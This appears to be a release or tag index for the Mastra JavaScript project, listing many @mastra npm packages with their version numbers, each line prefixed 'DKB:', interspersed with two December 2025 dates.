DKB:@mastra/deployer-cloud@1.14.0
DKB:@mastra/deployer-cloudflare@1.1.12
DKB:@mastra/editor@0.7.6
DKB:@mastra/deployer@1.14.0
DKB:@mastra/deployer-vercel@1.1.6
DKB:@mastra/deployer-netlify@1.0.16
DKB:@mastra/auth@1.0.2
DKB:mastracode@0.8.3
DKB:mastra@1.3.12
DKB:create-mastra@1.3.12
DKB:@mastra/server@1.13.2
DKB:@mastra/schema-compat@1.2.4
DKB:@mastra/react@0.2.14
DKB:@mastra/playground-ui@16.1.2
DKB:@mastra/opencode@0.0.13
DKB:@mastra/memory@1.8.2
DKB:@mastra/mcp-docs-server@1.1.13
DKB:@mastra/longmemeval@1.0.16
DKB:@mastra/koa@1.3.4
DKB:@mastra/hono@1.2.4
DKB:@mastra/fastify@1.2.4
DKB:@mastra/express@1.2.4
DKB:@mastra/editor@0.7.5
DKB:@mastra/deployer@1.13.2
DKB:@mastra/deployer-vercel@1.1.5
DKB:@mastra/deployer-netlify@1.0.15
DKB:@mastra/deployer-cloudflare@1.1.11
DKB:@mastra/deployer-cloud@1.13.2
DKB:@mastra/core@1.13.2
DKB:@mastra/client-js@1.8.4
DKB:@mastra/agent-builder@1.0.15
DKB:mastracode@0.8.2
DKB:mastra@1.3.11
DKB:create-mastra@1.3.11
DKB:@mastra/server@1.13.1
DKB:@mastra/schema-compat@1.2.3
DKB:@mastra/react@0.2.13
DKB:@mastra/playground-ui@16.1.1
DKB:@mastra/opencode@0.0.12
DKB:@mastra/memory@1.8.1
DKB:@mastra/mcp-docs-server@1.1.12
DKB:@mastra/longmemeval@1.0.15
DKB:@mastra/koa@1.3.3
DKB:@mastra/hono@1.2.3
DKB:@mastra/fastify@1.2.3
DKB:@mastra/express@1.2.3
DKB:@mastra/editor@0.7.4
DKB:@mastra/deployer@1.13.1
DKB:@mastra/deployer-cloud@1.13.1
DKB:@mastra/core@1.13.1
DKB:@mastra/client-js@1.8.3
DKB:@mastra/agent-builder@1.0.14
DKB:mastracode@0.8.1
DKB:mastra@1.3.10
DKB:create-mastra@1.3.10
DKB:@mastra/server@1.13.0
DKB:@mastra/sentry@1.0.7
DKB:@mastra/schema-compat@1.2.2
DKB:@mastra/react@0.2.12
DKB:@mastra/posthog@1.0.8
DKB:@mastra/playground-ui@16.1.0
DKB:@mastra/otel-exporter@1.0.7
DKB:@mastra/otel-bridge@1.0.7
DKB:@mastra/opencode@0.0.11
DKB:@mastra/observability@1.5.0
DKB:@mastra/memory@1.8.0
DKB:@mastra/mcp@1.2.1
DKB:@mastra/mcp-docs-server@1.1.11
DKB:@mastra/longmemeval@1.0.14
DKB:@mastra/langsmith@1.1.5
DKB:@mastra/langfuse@1.0.7
DKB:@mastra/laminar@1.0.7
DKB:@mastra/koa@1.3.2
DKB:@mastra/hono@1.2.2
DKB:@mastra/fastify@1.2.2
DKB:@mastra/express@1.2.2
DKB:@mastra/editor@0.7.3
DKB:@mastra/deployer@1.13.0
DKB:@mastra/deployer-vercel@1.1.4
DKB:@mastra/agent-builder@1.0.13
DKB:@mastra/deployer-cloudflare@1.1.10
DKB:@mastra/deployer-cloud@1.13.0
DKB:@mastra/datadog@1.0.7
DKB:@mastra/core@1.13.0
DKB:@mastra/client-js@1.8.2
DKB:@mastra/braintrust@1.0.8
DKB:@mastra/arize@1.0.8
DKB:@mastra/agentfs@0.1.0
DKB:@mastra/deployer-netlify@1.0.14
DKB:mastracode@0.8.0
DKB:mastra@1.3.9
DKB:create-mastra@1.3.9
DKB:@mastra/server@1.12.0
DKB:@mastra/schema-compat@1.2.1
DKB:@mastra/s3@0.3.0
DKB:@mastra/react@0.2.11
DKB:@mastra/playground-ui@16.0.1
DKB:@mastra/opencode@0.0.10
DKB:@mastra/memory@1.7.0
DKB:@mastra/mcp@1.2.0
DKB:@mastra/mcp-docs-server@1.1.10
DKB:@mastra/longmemeval@1.0.13
DKB:@mastra/koa@1.3.1
DKB:@mastra/hono@1.2.1
DKB:@mastra/gcs@0.2.0
DKB:@mastra/fastify@1.2.1
DKB:@mastra/express@1.2.1
DKB:@mastra/editor@0.7.2
DKB:@mastra/e2b@0.1.2
DKB:@mastra/deployer@1.12.0
DKB:@mastra/deployer-vercel@1.1.3
DKB:@mastra/deployer-netlify@1.0.13
DKB:@mastra/deployer-cloudflare@1.1.9
DKB:@mastra/deployer-cloud@1.12.0
DKB:@mastra/daytona@0.2.0
DKB:@mastra/core@1.12.0
DKB:@mastra/cloudflare@1.3.0
DKB:@mastra/cloudflare-d1@1.0.3
DKB:@mastra/client-js@1.8.1
DKB:@mastra/blaxel@0.2.0
DKB:@mastra/agent-builder@1.0.12
DKB:mastracode@0.7.0
DKB:mastra@1.3.8
DKB:@mastra/ai-sdk@1.1.3
DKB:@mastra/voice-modelslab@0.1.0
DKB:@mastra/voice-google-gemini-live@0.11.3
DKB:@mastra/upstash@1.0.4
DKB:@mastra/server@1.11.0
DKB:@mastra/sentry@1.0.6
DKB:@mastra/schema-compat@1.2.0
DKB:@mastra/s3vectors@1.0.2
DKB:@mastra/s3@0.2.2
DKB:@mastra/react@0.2.10
DKB:@mastra/posthog@1.0.7
DKB:@mastra/playground-ui@16.0.0
DKB:@mastra/pg@1.8.0
DKB:@mastra/otel-exporter@1.0.6
DKB:@mastra/otel-bridge@1.0.6
DKB:@mastra/opencode@0.0.9
DKB:@mastra/observability@1.4.0
DKB:@mastra/mssql@1.2.0
DKB:@mastra/mongodb@1.5.5
DKB:@mastra/memory@1.6.2
DKB:@mastra/mcp-docs-server@1.1.9
DKB:@mastra/longmemeval@1.0.12
DKB:@mastra/libsql@1.7.0
DKB:@mastra/langsmith@1.1.4
DKB:@mastra/langfuse@1.0.6
DKB:@mastra/lance@1.0.4
DKB:@mastra/laminar@1.0.6
DKB:@mastra/koa@1.3.0
DKB:@mastra/hono@1.2.0
DKB:@mastra/fastify@1.2.0
DKB:@mastra/express@1.2.0
DKB:@mastra/editor@0.7.1
DKB:@mastra/dynamodb@1.0.3
DKB:@mastra/deployer@1.11.0
DKB:@mastra/deployer-vercel@1.1.2
DKB:@mastra/agent-builder@1.0.11
DKB:@mastra/deployer-cloudflare@1.1.8
DKB:@mastra/deployer-cloud@1.11.0
DKB:@mastra/datadog@1.0.6
DKB:@mastra/core@1.11.0
DKB:@mastra/convex@1.0.6
DKB:@mastra/cloudflare@1.2.3
DKB:@mastra/cloudflare-d1@1.0.2
DKB:@mastra/client-js@1.8.0
DKB:@mastra/clickhouse@1.3.0
DKB:@mastra/braintrust@1.0.7
DKB:@mastra/blaxel@0.1.1
DKB:@mastra/arize@1.0.7
DKB:create-mastra@1.3.8
DKB:@mastra/deployer-netlify@1.0.12
DKB:mastracode@0.6.0
DKB:mastra@1.3.7
DKB:create-mastra@1.3.7
DKB:@mastra/server@1.10.0
DKB:@mastra/sentry@1.0.5
DKB:@mastra/react@0.2.9
DKB:@mastra/posthog@1.0.6
DKB:@mastra/playground-ui@15.2.0
DKB:@mastra/pg@1.7.2
DKB:@mastra/otel-exporter@1.0.5
DKB:@mastra/otel-bridge@1.0.5
DKB:@mastra/opencode@0.0.8
DKB:@mastra/observability@1.3.1
DKB:@mastra/mongodb@1.5.4
DKB:@mastra/laminar@1.0.5
DKB:@mastra/mcp@1.1.0
DKB:@mastra/mcp-docs-server@1.1.8
DKB:@mastra/longmemeval@1.0.11
DKB:@mastra/libsql@1.6.4
DKB:@mastra/langsmith@1.1.3
DKB:@mastra/langfuse@1.0.5
DKB:@mastra/memory@1.6.1
DKB:@mastra/agent-builder@1.0.10
DKB:@mastra/ai-sdk@1.1.2
DKB:@mastra/fastify@1.1.9
DKB:@mastra/fastembed@1.0.1
DKB:@mastra/express@1.1.9
DKB:@mastra/elasticsearch@1.1.2
DKB:@mastra/editor@0.7.0
DKB:@mastra/deployer@1.10.0
DKB:@mastra/deployer-vercel@1.1.1
DKB:@mastra/deployer-netlify@1.0.11
DKB:@mastra/deployer-cloudflare@1.1.7
DKB:@mastra/koa@1.2.5
DKB:@mastra/datadog@1.0.5
DKB:@mastra/couchbase@1.0.2
DKB:@mastra/core@1.10.0
DKB:@mastra/client-js@1.7.3
DKB:@mastra/braintrust@1.0.6
DKB:@mastra/auth@1.0.1
DKB:@mastra/auth-workos@1.1.1
DKB:@mastra/auth-cloud@1.1.1
DKB:@mastra/auth-clerk@1.0.1
DKB:@mastra/arize@1.0.6
DKB:@mastra/deployer-cloud@1.10.0
DKB:@mastra/hono@1.1.9
DKB:mastracode@0.5.1
DKB:@mastra/ai-sdk@1.1.1
DKB:mastracode@0.5.0
DKB:mastra@1.3.6
DKB:create-mastra@1.3.6
DKB:@mastra/upstash@1.0.3
DKB:@mastra/server@1.9.0
DKB:@mastra/sentry@1.0.4
DKB:@mastra/s3@0.2.1
DKB:@mastra/react@0.2.8
DKB:@mastra/posthog@1.0.5
DKB:@mastra/playground-ui@15.1.0
DKB:@mastra/pg@1.7.1
DKB:@mastra/agent-builder@1.0.9
DKB:@mastra/otel-bridge@1.0.4
DKB:@mastra/opencode@0.0.7
DKB:@mastra/observability@1.3.0
DKB:@mastra/mssql@1.1.1
DKB:@mastra/mongodb@1.5.3
DKB:@mastra/memory@1.6.0
DKB:@mastra/mcp@1.0.3
DKB:@mastra/mcp-docs-server@1.1.7
DKB:@mastra/longmemeval@1.0.10
DKB:@mastra/libsql@1.6.3
DKB:@mastra/langsmith@1.1.2
DKB:@mastra/langfuse@1.0.4
DKB:@mastra/lance@1.0.3
DKB:@mastra/laminar@1.0.4
DKB:@mastra/koa@1.2.4
DKB:@mastra/inngest@1.1.2
DKB:@mastra/hono@1.1.8
DKB:@mastra/fastify@1.1.8
DKB:@mastra/express@1.1.8
DKB:@mastra/editor@0.6.3
DKB:@mastra/e2b@0.1.1
DKB:@mastra/dynamodb@1.0.2
DKB:@mastra/deployer@1.9.0
DKB:@mastra/deployer-vercel@1.1.0
DKB:@mastra/deployer-netlify@1.0.10
DKB:@mastra/deployer-cloudflare@1.1.6
DKB:@mastra/deployer-cloud@1.9.0
DKB:@mastra/daytona@0.1.0
DKB:@mastra/datadog@1.0.4
DKB:@mastra/core@1.9.0
DKB:@mastra/convex@1.0.5
DKB:@mastra/cloudflare@1.2.2
DKB:@mastra/cloudflare-d1@1.0.1
DKB:@mastra/client-js@1.7.2
DKB:@mastra/clickhouse@1.2.3
DKB:@mastra/braintrust@1.0.5
DKB:@mastra/blaxel@0.1.0
DKB:@mastra/auth-workos@1.1.0
DKB:@mastra/auth-studio@1.1.0
DKB:@mastra/auth-cloud@1.1.0
DKB:@mastra/auth-better-auth@1.0.2
DKB:@mastra/arize@1.0.5
DKB:@mastra/otel-exporter@1.0.4
DKB:mastracode@0.4.0
DKB:mastra@1.3.5
DKB:create-mastra@1.3.5
DKB:@mastra/vectorize@1.0.1
DKB:@mastra/upstash@1.0.2
DKB:@mastra/turbopuffer@1.0.1
DKB:@mastra/server@1.8.0
DKB:@mastra/schema-compat@1.1.3
DKB:@mastra/s3vectors@1.0.1
DKB:@mastra/react@0.2.7
DKB:@mastra/rag@2.1.2
DKB:@mastra/qdrant@1.0.1
DKB:@mastra/playground-ui@15.0.0
DKB:@mastra/pinecone@1.0.1
DKB:@mastra/pg@1.7.0
DKB:@mastra/opensearch@1.0.1
DKB:@mastra/opencode@0.0.6
DKB:@mastra/mongodb@1.5.2
DKB:@mastra/memory@1.5.2
DKB:@mastra/mcp@1.0.2
DKB:@mastra/mcp-docs-server@1.1.6
DKB:@mastra/longmemeval@1.0.9
DKB:@mastra/libsql@1.6.2
DKB:@mastra/lance@1.0.2
DKB:@mastra/koa@1.2.3
DKB:@mastra/hono@1.1.7
DKB:@mastra/fastify@1.1.7
DKB:@mastra/agent-builder@1.0.8
DKB:@mastra/elasticsearch@1.1.1
DKB:@mastra/editor@0.6.2
DKB:@mastra/duckdb@1.0.1
DKB:@mastra/deployer@1.8.0
DKB:@mastra/deployer-vercel@1.0.9
DKB:@mastra/deployer-netlify@1.0.9
DKB:@mastra/deployer-cloudflare@1.1.5
DKB:@mastra/deployer-cloud@1.8.0
DKB:@mastra/couchbase@1.0.1
DKB:@mastra/core@1.8.0
DKB:@mastra/convex@1.0.4
DKB:@mastra/client-js@1.7.1
DKB:@mastra/chroma@1.0.1
DKB:@mastra/blaxel@0.0.2
DKB:@mastra/astra@1.0.1
DKB:@mastra/ai-sdk@1.1.0
DKB:@mastra/express@1.1.7
DKB:@mastra/pg@1.6.1
DKB:@mastra/mongodb@1.5.1
DKB:@mastra/libsql@1.6.1
DKB:@mastra/koa@1.2.2
DKB:@mastra/e2b@0.1.0
DKB:@mastra/core@1.7.0
DKB:create-mastra@1.3.4
DKB:@mastra/client-js@1.7.0
DKB:@mastra/server@1.7.0
DKB:@mastra/agent-builder@1.0.7
DKB:@mastra/rag@2.1.1
DKB:@mastra/playground-ui@14.0.0
DKB:@mastra/opencode@0.0.5
DKB:@mastra/memory@1.5.1
DKB:@mastra/mcp-docs-server@1.1.5
DKB:@mastra/longmemeval@1.0.8
DKB:@mastra/hono@1.1.6
DKB:@mastra/fastify@1.1.6
DKB:@mastra/express@1.1.6
DKB:@mastra/editor@0.6.1
DKB:@mastra/deployer@1.7.0
DKB:@mastra/deployer-vercel@1.0.8
DKB:@mastra/deployer-netlify@1.0.8
DKB:@mastra/deployer-cloudflare@1.1.4
DKB:@mastra/deployer-cloud@1.7.0
DKB:mastracode@0.3.0
DKB:mastra@1.3.4
DKB:@mastra/react@0.2.6
DKB:@mastra/mongodb@1.5.0
DKB:@mastra/pg@1.6.0
DKB:@mastra/libsql@1.6.0
DKB:@mastra/koa@1.2.1
DKB:@mastra/cloudflare@1.2.1
DKB:@mastra/clickhouse@1.2.2
DKB:@mastra/server@1.6.0
DKB:@mastra/hono@1.1.5
DKB:@mastra/fastify@1.1.5
DKB:@mastra/express@1.1.5
DKB:@mastra/schema-compat@1.1.2
DKB:@mastra/mcp-docs-server@1.1.4
DKB:@mastra/editor@0.6.0
DKB:@mastra/playground-ui@13.0.0
DKB:@mastra/memory@1.5.0
DKB:@mastra/deployer@1.6.0
DKB:@mastra/core@1.6.0
DKB:mastra@1.3.3
DKB:create-mastra@1.3.3
DKB:@mastra/otel-exporter@1.0.3
DKB:@mastra/sentry@1.0.3
DKB:@mastra/agent-builder@1.0.6
DKB:@mastra/posthog@1.0.4
DKB:@mastra/observability@1.2.1
DKB:@mastra/langsmith@1.1.1
DKB:@mastra/langfuse@1.0.3
DKB:@mastra/otel-bridge@1.0.3
DKB:@mastra/arize@1.0.4
DKB:mastracode@0.2.0
DKB:@mastra/braintrust@1.0.4
DKB:@mastra/laminar@1.0.3
DKB:@mastra/datadog@1.0.3
DKB:@mastra/deployer-vercel@1.0.7
DKB:@mastra/deployer-netlify@1.0.7
DKB:@mastra/longmemeval@1.0.7
DKB:@mastra/opencode@0.0.4
DKB:@mastra/client-js@1.6.0
DKB:@mastra/react@0.2.5
DKB:@mastra/deployer-cloudflare@1.1.3
DKB:@mastra/deployer-cloud@1.6.0
DKB:@mastra/s3@0.2.0
DKB:@mastra/gcs@0.1.1
DKB:@mastra/inngest@1.1.1
DKB:@mastra/e2b@0.0.3
DKB:@mastra/voice-google-gemini-live@0.11.2
DKB:@mastra/voice-openai@0.12.1
DKB:@mastra/libsql@1.5.0
DKB:@mastra/pg@1.5.0
DKB:@mastra/mongodb@1.4.0
DKB:@mastra/dynamodb@1.0.1
DKB:@mastra/fastify@1.1.4
DKB:@mastra/hono@1.1.4
DKB:@mastra/clickhouse@1.2.1
DKB:@mastra/koa@1.2.0
DKB:@mastra/express@1.1.4
DKB:@mastra/google-cloud-pubsub@1.0.2
DKB:@mastra/server@1.5.0
DKB:@mastra/schema-compat@1.1.1
DKB:@mastra/playground-ui@12.0.0
DKB:@mastra/loggers@1.0.2
DKB:@mastra/evals@1.1.2
DKB:@mastra/memory@1.4.0
DKB:@mastra/mcp-docs-server@1.1.3
DKB:@mastra/core@1.5.0
DKB:create-mastra@1.3.2
DKB:@mastra/deployer@1.5.0
DKB:@mastra/editor@0.5.0
DKB:@mastra/agent-builder@1.0.5
DKB:mastra@1.3.2
DKB:@mastra/posthog@1.0.3
DKB:@mastra/codemod@1.0.3
DKB:mastracode@0.1.0
DKB:@mastra/opencode@0.0.3
DKB:@mastra/deployer-vercel@1.0.6
DKB:@mastra/longmemeval@1.0.6
DKB:@mastra/deployer-netlify@1.0.6
DKB:@mastra/deployer-cloudflare@1.1.2
DKB:@mastra/client-js@1.5.0
DKB:@mastra/deployer-cloud@1.5.0
DKB:@mastra/react@0.2.4
DKB:@mastra/ai-sdk@1.0.5
DKB:@mastra/auth-auth0@1.0.1
DKB:mastra@1.3.1
DKB:create-mastra@1.3.1
DKB:@mastra/server@1.4.0
DKB:@mastra/s3@0.1.0
DKB:@mastra/react@0.2.3
DKB:@mastra/playground-ui@11.0.0
DKB:@mastra/pg@1.4.0
DKB:@mastra/agent-builder@1.0.4
DKB:@mastra/mongodb@1.3.1
DKB:@mastra/memory@1.3.0
DKB:@mastra/mcp-docs-server@1.1.2
DKB:@mastra/longmemeval@1.0.5
DKB:@mastra/libsql@1.4.0
DKB:@mastra/koa@1.1.3
DKB:@mastra/hono@1.1.3
DKB:@mastra/gcs@0.1.0
DKB:@mastra/fastify@1.1.3
DKB:@mastra/express@1.1.3
DKB:@mastra/editor@0.4.0
DKB:@mastra/e2b@0.0.2
DKB:@mastra/deployer@1.4.0
DKB:@mastra/deployer-vercel@1.0.5
DKB:@mastra/deployer-netlify@1.0.5
DKB:@mastra/deployer-cloudflare@1.1.1
DKB:@mastra/deployer-cloud@1.4.0
DKB:@mastra/core@1.4.0
DKB:@mastra/codemod@1.0.2
DKB:@mastra/cloudflare@1.2.0
DKB:@mastra/client-js@1.4.0
DKB:@mastra/clickhouse@1.2.0
DKB:@mastra/auth-better-auth@1.0.1
DKB:@mastra/opencode@0.0.2
DKB:mastra@1.3.0
DKB:create-mastra@1.3.0
DKB:@mastra/upstash@1.0.1
DKB:@mastra/server@1.3.0
DKB:@mastra/s3@0.0.1
DKB:@mastra/react@0.2.2
DKB:@mastra/playground-ui@10.0.0
DKB:@mastra/pg@1.3.0
DKB:@mastra/mongodb@1.3.0
DKB:@mastra/memory@1.2.0
DKB:@mastra/mcp@1.0.1
DKB:@mastra/mcp-docs-server@1.1.1
DKB:@mastra/longmemeval@1.0.4
DKB:@mastra/libsql@1.3.0
DKB:@mastra/langsmith@1.1.0
DKB:@mastra/agent-builder@1.0.3
DKB:@mastra/koa@1.1.2
DKB:@mastra/inngest@1.1.0
DKB:@mastra/hono@1.1.2
DKB:@mastra/gcs@0.0.1
DKB:@mastra/fastify@1.1.2
DKB:@mastra/express@1.1.2
DKB:@mastra/evals@1.1.1
DKB:@mastra/editor@0.3.0
DKB:@mastra/e2b@0.0.1
DKB:@mastra/deployer@1.3.0
DKB:@mastra/deployer-vercel@1.0.4
DKB:@mastra/deployer-netlify@1.0.4
DKB:@mastra/deployer-cloudflare@1.1.0
DKB:@mastra/deployer-cloud@1.3.0
DKB:@mastra/core@1.3.0
DKB:@mastra/convex@1.0.3
DKB:@mastra/cloudflare@1.1.1
DKB:@mastra/client-js@1.3.0
DKB:@mastra/clickhouse@1.1.1
DKB:@mastra/braintrust@1.0.3
DKB:@mastra/arize@1.0.3
DKB:@mastra/ai-sdk@1.0.4
DKB:@mastra/lance@1.0.1
DKB:mastra@1.2.0
DKB:create-mastra@1.2.0
DKB:@mastra/server@1.2.0
DKB:@mastra/sentry@1.0.2
DKB:@mastra/schema-compat@1.1.0
DKB:@mastra/react@0.2.1
DKB:@mastra/posthog@1.0.2
DKB:@mastra/playground-ui@9.0.0
DKB:@mastra/pg@1.2.0
DKB:@mastra/otel-exporter@1.0.2
DKB:@mastra/otel-bridge@1.0.2
DKB:@mastra/observability@1.2.0
DKB:@mastra/mongodb@1.2.0
DKB:@mastra/memory@1.1.0
DKB:@mastra/mcp-docs-server@1.1.0
DKB:@mastra/longmemeval@1.0.3
DKB:@mastra/libsql@1.2.0
DKB:@mastra/langsmith@1.0.2
DKB:@mastra/langfuse@1.0.2
DKB:@mastra/laminar@1.0.2
DKB:@mastra/koa@1.1.1
DKB:@mastra/inngest@1.0.2
DKB:@mastra/hono@1.1.1
DKB:@mastra/fastify@1.1.1
DKB:@mastra/express@1.1.1
DKB:@mastra/evals@1.1.0
DKB:@mastra/elasticsearch@1.1.0
DKB:@mastra/editor@0.2.0
DKB:@mastra/deployer@1.2.0
DKB:@mastra/deployer-vercel@1.0.3
DKB:@mastra/deployer-netlify@1.0.3
DKB:@mastra/deployer-cloudflare@1.0.3
DKB:@mastra/deployer-cloud@1.2.0
DKB:@mastra/datadog@1.0.2
DKB:@mastra/core@1.2.0
DKB:@mastra/convex@1.0.2
DKB:@mastra/client-js@1.2.0
DKB:@mastra/braintrust@1.0.2
DKB:@mastra/arize@1.0.2
DKB:@mastra/agent-builder@1.0.2
DKB:@mastra/agent-builder@1.0.1
DKB:mastra@1.1.0
DKB:create-mastra@1.1.0
DKB:@mastra/voice-openai-realtime@0.12.1
DKB:@mastra/server@1.1.0
DKB:@mastra/sentry@1.0.1
DKB:@mastra/react@0.2.0
DKB:@mastra/rag@2.1.0
DKB:@mastra/posthog@1.0.1
DKB:@mastra/playground-ui@8.0.0
DKB:@mastra/pg@1.1.0
DKB:@mastra/otel-exporter@1.0.1
DKB:@mastra/otel-bridge@1.0.1
DKB:@mastra/observability@1.1.0
DKB:@mastra/mssql@1.1.0
DKB:@mastra/mongodb@1.1.0
DKB:@mastra/memory@1.0.1
DKB:@mastra/mcp-docs-server@1.0.2
DKB:@mastra/longmemeval@1.0.2
DKB:@mastra/loggers@1.0.1
DKB:@mastra/libsql@1.1.0
DKB:@mastra/langsmith@1.0.1
DKB:@mastra/langfuse@1.0.1
DKB:@mastra/laminar@1.0.1
DKB:@mastra/koa@1.1.0
DKB:@mastra/inngest@1.0.1
DKB:@mastra/hono@1.1.0
DKB:@mastra/google-cloud-pubsub@1.0.1
DKB:@mastra/fastify@1.1.0
DKB:@mastra/express@1.1.0
DKB:@mastra/evals@1.0.1
DKB:@mastra/deployer@1.1.0
DKB:@mastra/deployer-vercel@1.0.2
DKB:@mastra/deployer-netlify@1.0.2
DKB:@mastra/deployer-cloudflare@1.0.2
DKB:@mastra/deployer-cloud@1.1.0
DKB:@mastra/datadog@1.0.1
DKB:@mastra/core@1.1.0
DKB:@mastra/convex@1.0.1
DKB:@mastra/codemod@1.0.1
DKB:@mastra/cloudflare@1.1.0
DKB:@mastra/clickhouse@1.1.0
DKB:@mastra/braintrust@1.0.1
DKB:@mastra/arize@1.0.1
DKB:@mastra/ai-sdk@1.0.3
DKB:@mastra/client-js@1.1.0
DKB:mastra@1.0.1
DKB:create-mastra@1.0.1
DKB:@mastra/server@1.0.4
DKB:@mastra/react@0.1.1
DKB:@mastra/mcp-docs-server@1.0.1
DKB:@mastra/longmemeval@1.0.1
DKB:@mastra/koa@1.0.1
DKB:@mastra/hono@1.0.1
DKB:@mastra/fastify@1.0.1
DKB:@mastra/express@1.0.1
DKB:@mastra/deployer@1.0.4
DKB:@mastra/deployer-vercel@1.0.1
DKB:@mastra/deployer-netlify@1.0.1
DKB:@mastra/deployer-cloudflare@1.0.1
DKB:@mastra/deployer-cloud@1.0.4
DKB:@mastra/dane@1.0.1
DKB:@mastra/core@1.0.4
DKB:@mastra/client-js@1.0.1
DKB:@mastra/ai-sdk@1.0.2
DKB:@mastra/core@1.0.4-alpha.0
DKB:@mastra/arize@1.0.0
DKB:mastra@1.0.0
DKB:create-mastra@1.0.0
DKB:@mastra/voice-speechify@0.12.0
DKB:@mastra/voice-sarvam@0.12.0
DKB:@mastra/voice-playai@0.12.0
DKB:@mastra/voice-openai@0.12.0
DKB:@mastra/voice-openai-realtime@0.12.0
DKB:@mastra/voice-murf@0.12.0
DKB:@mastra/voice-google@0.12.0
DKB:@mastra/voice-gladia@0.12.0
DKB:@mastra/voice-elevenlabs@0.12.0
DKB:@mastra/voice-deepgram@0.12.0
DKB:@mastra/voice-cloudflare@0.12.0
DKB:@mastra/voice-azure@0.11.0
DKB:@mastra/vectorize@1.0.0
DKB:@mastra/upstash@1.0.0
DKB:@mastra/turbopuffer@1.0.0
DKB:@mastra/sentry@1.0.0
DKB:@mastra/schema-compat@1.0.0
DKB:@mastra/s3vectors@1.0.0
DKB:@mastra/react@0.1.0
DKB:@mastra/rag@2.0.0
DKB:@mastra/astra@1.0.0
DKB:@mastra/posthog@1.0.0
DKB:@mastra/pinecone@1.0.0
DKB:@mastra/pg@1.0.0
DKB:@mastra/otel-exporter@1.0.0
DKB:@mastra/otel-bridge@1.0.0
DKB:@mastra/opensearch@1.0.0
DKB:@mastra/observability@1.0.0
DKB:@mastra/mssql@1.0.0
DKB:@mastra/mongodb@1.0.0
DKB:@mastra/memory@1.0.0
DKB:@mastra/mcp@1.0.0
DKB:@mastra/mcp-registry-registry@1.0.0
DKB:@mastra/mcp-docs-server@1.0.0
DKB:@mastra/longmemeval@1.0.0
DKB:@mastra/loggers@1.0.0
DKB:@mastra/libsql@1.0.0
DKB:@mastra/langsmith@1.0.0
DKB:@mastra/langfuse@1.0.0
DKB:@mastra/lance@1.0.0
DKB:@mastra/laminar@1.0.0
DKB:@mastra/koa@1.0.0
DKB:@mastra/inngest@1.0.0
DKB:@mastra/hono@1.0.0
DKB:@mastra/google-cloud-pubsub@1.0.0
DKB:@mastra/fastify@1.0.0
DKB:@mastra/fastembed@1.0.0
DKB:@mastra/express@1.0.0
DKB:@mastra/evals@1.0.0
DKB:@mastra/elasticsearch@1.0.0
DKB:@mastra/dynamodb@1.0.0
DKB:@mastra/duckdb@1.0.0
DKB:@mastra/agent-builder@1.0.0
DKB:@mastra/deployer-vercel@1.0.0
DKB:@mastra/deployer-netlify@1.0.0
DKB:@mastra/deployer-cloudflare@1.0.0
DKB:@mastra/deployer-cloud@1.0.0
DKB:@mastra/datadog@1.0.0
DKB:@mastra/dane@1.0.0
DKB:@mastra/couchbase@1.0.0
DKB:@mastra/core@1.0.0
DKB:@mastra/convex@1.0.0
DKB:@mastra/codemod@1.0.0
DKB:@mastra/cloudflare@1.0.0
DKB:@mastra/cloudflare-d1@1.0.0
DKB:@mastra/client-js@1.0.0
DKB:@mastra/clickhouse@1.0.0
DKB:@mastra/chroma@1.0.0
DKB:@mastra/braintrust@1.0.0
DKB:@mastra/auth@1.0.0
DKB:@mastra/auth-workos@1.0.0
DKB:@mastra/auth-supabase@1.0.0
DKB:@mastra/auth-firebase@1.0.0
DKB:@mastra/auth-clerk@1.0.0
DKB:@mastra/auth-better-auth@1.0.0
DKB:@mastra/auth-auth0@1.0.0
DKB:@mastra/qdrant@1.0.0
DKB:@mastra/deployer@1.0.0
DKB:@mastra/core@1.0.0-beta.27
DKB:@mastra/core@1.0.0-beta.26
DKB:@mastra/core@1.0.0-beta.25
DKB:@mastra/core@1.0.0-beta.24
DKB:@mastra/core@1.0.0-beta.23
DKB:@mastra/core@1.0.0-beta.22
DKB:@mastra/core@1.0.0-beta.21
DKB:@mastra/core@1.0.0-beta.20
DKB:@mastra/core@1.0.0-beta.19
DKB:@mastra/core@1.0.0-beta.18
DKB:@mastra/core@1.0.0-beta.17
DKB:@mastra/core@1.0.0-beta.16
DKB:@mastra/core@1.0.0-beta.15
DKB:@mastra/core@0.24.10-alpha.0
DKB:@mastra/server@0.24.9
DKB:create-mastra@0.18.9
DKB:mastra@0.18.9
DKB:@mastra/mcp-docs-server@0.13.48
DKB:@mastra/core@0.24.9
DKB:@mastra/dane@0.1.26
DKB:@mastra/react@0.0.24
DKB:@mastra/deployer-cloudflare@0.14.26
DKB:@mastra/deployer-netlify@0.13.26
DKB:@mastra/deployer-vercel@0.12.26
DKB:@mastra/client-js@0.17.2
DKB:@mastra/deployer@0.24.9
DKB:@mastra/longmemeval@0.1.45
DKB:@mastra/playground-ui@7.0.2
DKB:@mastra/deployer-cloud@0.24.9
DKB:2025-12-18
DKB:@mastra/core@1.0.0-beta.14
DKB:@mastra/core@0.24.9-alpha.0
DKB:@mastra/core@1.0.0-beta.13
DKB:@mastra/core@1.0.0-beta.12
DKB:@mastra/core@1.0.0-beta.11
DKB:@mastra/server@0.24.8
DKB:@mastra/react@0.0.23
DKB:@mastra/playground-ui@7.0.1
DKB:@mastra/mcp-docs-server@0.13.47
DKB:@mastra/longmemeval@0.1.44
DKB:@mastra/deployer@0.24.8
DKB:@mastra/deployer-vercel@0.12.25
DKB:mastra@0.18.8
DKB:@mastra/deployer-cloud@0.24.8
DKB:@mastra/dane@0.1.25
DKB:@mastra/core@0.24.8
DKB:@mastra/client-js@0.17.1
DKB:create-mastra@0.18.8
DKB:@mastra/deployer-netlify@0.13.25
DKB:@mastra/deployer-cloudflare@0.14.25
DKB:2025-12-10
DKB:@mastra/dane@0.1.24
DKB:@mastra/deployer-cloud@0.24.7
DKB:@mastra/deployer-cloudflare@0.14.24
DKB:@mastra/deployer-netlify@0.13.24
DKB:@mastra/deployer-vercel@0.12.24
DKB:@mastra/deployer@0.24.7
DKB:@mastra/dynamodb@0.15.12
DKB:@mastra/inngest@0.18.6
DKB:@mastra/lance@0.3.12
DKB:@mastra/core@0.24.7
DKB:@mastra/longmemeval@0.1.43
DKB:@mastra/mcp-docs-server@0.13.46
DKB:@mastra/mcp@0.14.5
DKB:@mastra/agent-builder@0.2.6
DKB:@mastra/ai-sdk@0.3.3
DKB:@mastra/memory@0.15.13
DKB:@mastra/clickhouse@0.15.10
DKB:@mastra/cloudflare@0.13.4
DKB:@mastra/client-js@0.17.0
DKB:@mastra/cloud@0.1.23
DKB:@mastra/cloudflare-d1@0.13.10
DKB:mastra@0.18.7
